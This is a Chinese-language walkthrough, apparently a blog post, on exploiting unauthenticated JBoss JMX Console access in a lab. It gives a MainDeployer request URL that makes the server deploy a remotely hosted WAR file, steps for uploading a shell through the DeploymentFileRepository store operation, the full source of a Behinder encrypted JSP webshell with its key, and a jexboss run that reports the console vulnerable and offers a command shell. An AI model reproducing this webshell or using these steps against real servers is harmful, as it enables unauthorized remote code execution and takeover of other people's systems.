

部署成功

查看部署情况 这里要点击一下 Apply Changes 进行部署


然后在jboss.web.dep

高版本JMX Console未授权访问

漏洞利用



部署地址



查看框架的源代码 我们要找的是 `methodIndex` 为 `17/19` 的 `deploy`,填写远程war包的地址进行远程部署

```
476 <td class='arg'>(no description)</td>
477 <td class='arg' width='50'><input type='text' class='writable' name='arg0'></td>
478 </tr>
479 </table>
480 <input type='submit' value='Invoke'>
481 </form>
482 </td>
483 </tr>
484 <tr>
485 <td class='param'>deploy</td>
486 <td>void</td>
487 <td>MBean Operation.</td>
488 <td align='center'>
489 <form method='post' action='HtmlAdaptor'>
490 <input type='hidden' name='action' value='invokeOp'>
491 <input type='hidden' name='name' value='jboss.system:3Service:3MainDeployer'>
492 <input type='hidden' name='methodIndex' value='17'>
493 <table width='100%' cellpadding='1' cellspacing='1' border='0'>
494 <tr>
495 <td class='arg'>p1</td>
496 <td class='arg'>java.lang.String</td>
497 <td class='arg'>(no description)</td>
498 <td class='arg' width='50'><input type='text' class='writable' name='arg0'></td>
499 </tr>
500 </table>
501 <input type='submit' value='Invoke'>
502 </form>
503 </td>
504 </tr>
505 <tr>
506 <td class='param'>isDeployed</td>
507 <td>boolean</td>
508 <td>MBean Operation.</td>
509 <td align='center'>
510 <form method='post' action='HtmlAdaptor'>
511 <input type='hidden' name='action' value='invokeOp'>
512 <input type='hidden' name='name' value='jboss.system:3Service:3MainDeployer'>
513 <input type='hidden' name='methodIndex' value='18'>
514 <table width='100%' cellpadding='1' cellspacing='1' border='0'>
515 <tr>
516 <td class='arg'>p1</td>
517 <td class='arg'>java.net.URL</td>
518 <td class='arg'>(no description)</td>
519 <td class='arg' width='50'><input type='text' class='writable' name='arg0'></td>
520 </tr>
521 </table>
522 <input type='submit' value='Invoke'>
523 </form>
524 </td>
525 </tr>
526 <tr>
527 <td class='param'>deploy</td>
528 <td>void</td>
529 <td>MBean Operation.</td>
530 <td align='center'>
531 <form method='post' action='HtmlAdaptor'>
532 <input type='hidden' name='action' value='invokeOp'>
533 <input type='hidden' name='name' value='jboss.system:3Service:3MainDeployer'>
534 <input type='hidden' name='methodIndex' value='19'>
535 <table width='100%' cellpadding='1' cellspacing='1' border='0'>
536 <tr>
537 <td class='arg'>p1</td>
538 <td class='arg'>java.net.URL</td>
539 <td class='arg'>(no description)</td>
540 <td class='arg' width='50'><input type='text' class='writable' name='arg0'></td>
541 </tr>
542 </table>
543 <input type='submit' value='Invoke'>
544 </form>
545 </td>
546 </tr>
547 <tr>
548 <td class='param'>jbossInternalLifecycle</td>
549 <td>void</td>
550 <td>MBean Operation.</td>
551 <td align='center'>
552 <form method='post' action='HtmlAdaptor'>
553 <input type='hidden' name='action' value='invokeOp'>
554 <input type='hidden' name='name' value='jboss.system:3Service:3MainDeployer'>
555 <input type='hidden' name='methodIndex' value='20'>
556 <table width='100%' cellpadding='1' cellspacing='1' border='0'>
557 <tr>
558 <td class='arg'>p1</td>
559 <td class='arg'>java.lang.String</td>
560 <td class='arg'>(no description)</td>
561 <td class='arg' width='50'><input type='text' class='writable' name='arg0'></td>
562 </tr>
563 </table>
564 <input type='submit' value='Invoke'>
565 </form>
566 </td>
```

对应的是

部署成功后 进行点击

```
1. http://192.168.175.194:8080/jmx-console/HtmlAdaptor?action=invokeOp&name=jboss.system:service=MainDeployer&methodIndex=17&arg0=http://xxx/1.war
```

然后冰蝎进行远程连接 就可

本地检查 部署的文件

路径：


```
1. C:\jboss-6.1.0.Final\server\default\work\jboss.web\localhost
```

漏洞复现

定位到store的位置

```
1. http://192.168.175.196:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.admin:service=DeploymentFileRepository
```

通过向store的四个参数传入信息 达到上传shell





```
1.  
2.
```

这里上传冰蝎的jsp木马


```
1. <%@page import="java.util.*,javax.crypto.*,javax.crypto.spec.*"%><%!class U extends ClassLoader{U(ClassLoader c){super(c);}public Class g(byte []b){return super.defineClass(b,0,b.length);}}%><%if (request.getMethod().equals("POST")){String k="e45e329feb5d925b";session.putValue("u",k);Cipher c=Cipher.getInstance("AES");c.init(2,new SecretKeySpec(k.getBytes(),"AES"));new U(this.getClass().getClassLoader()).g(c.doFinal(new sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))).newInstance().equals(pageContext);}%>
```

1. /*该密钥为连接密码32位md5值的前16位，默认连接密码reeyond*/



这边写一个情况

本地测试之后 发现上传的文档 在这里



在这个目录下 有问题

自动化渗透

1. sudo pip install -r requires.txt

```
dayu@ubuntu:~/Desktop/jexboss-master$ sudo pip install -r requires.txt
[sudo] dayu 的密码:
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade your Python as Python 2.7 is no longer maintained. pip 21.0 will drop support for Python 2.7 in January 2021. More details about Python 2 support in pip can be found at https://pip.pypa.io/en/latest/development/release-process/#python-2-support pip 21.0 will remove support for this functionality.
Collecting urllib3>=1.8
  Downloading urllib3-1.26.4-py2.py3-none-any.whl (153 kB)
    | 153 kB 208 kB/s
Collecting ipaddress
  Downloading ipaddress-1.0.23-py2.py3-none-any.whl (18 kB)
Installing collected packages: urllib3, ipaddress
Successfully installed ipaddress-1.0.23 urllib3-1.26.4
dayu@ubuntu:~/Desktop/jexboss-master$
```

执行命令 拿jboss4举例

1. python jexboss.py -host http://192.168.175.196:8080

进行利用 就可以了

```
* --- JexBoss: Jboss verify and Exploitation Tool --- *
* And others Java Deserialization Vulnerabilities *
|
| @author: João Filho Matos Figueiredo
| @contact: joaomatosf@gmail.com
| @update: https://github.com/joaomatosf/jexboss
|
+-----+

@version: 1.2.4

* Checking for updates in: http://joaomatosf.com/rnp/releases.txt **

** Checking Host: http://192.168.175.196:8080 **

[*] Checking admin-console: [ OK ]
[*] Checking Struts2: [ OK ]
[*] Checking Servlet Deserialization: [ OK ]
[*] Checking Application Deserialization: [ OK ]
[*] Checking Jenkins: [ OK ]
[*] Checking web-console: [ VULNERABLE ]
[*] Checking jmx-console: [ VULNERABLE ]
[*] Checking JMXInvokerServlet: [ VULNERABLE ]

* Do you want to try to run an automated exploitation via "web-console" ?
  If successful, this operation will provide a simple command shell to execute
  commands on the server..
  Continue only if you have permission!
yes/NO? ☐
```

总结

Jboss是一个基于J2EE的开放源代码 (<https://baike.baidu.com/item/开放源代码/114160>)的应用服务器 (<https://baike.baidu.com/item/应用服务器/4971773>)。

JBoss是一个管理EJB的容器和服务，支持EJB 1.1、EJB 2.0和EJB3的规范。

但JBoss核心服务不包括支持servlet/JSP的WEB容器，一般与Tomcat或Jetty绑定使用

希望此文对大家有帮助！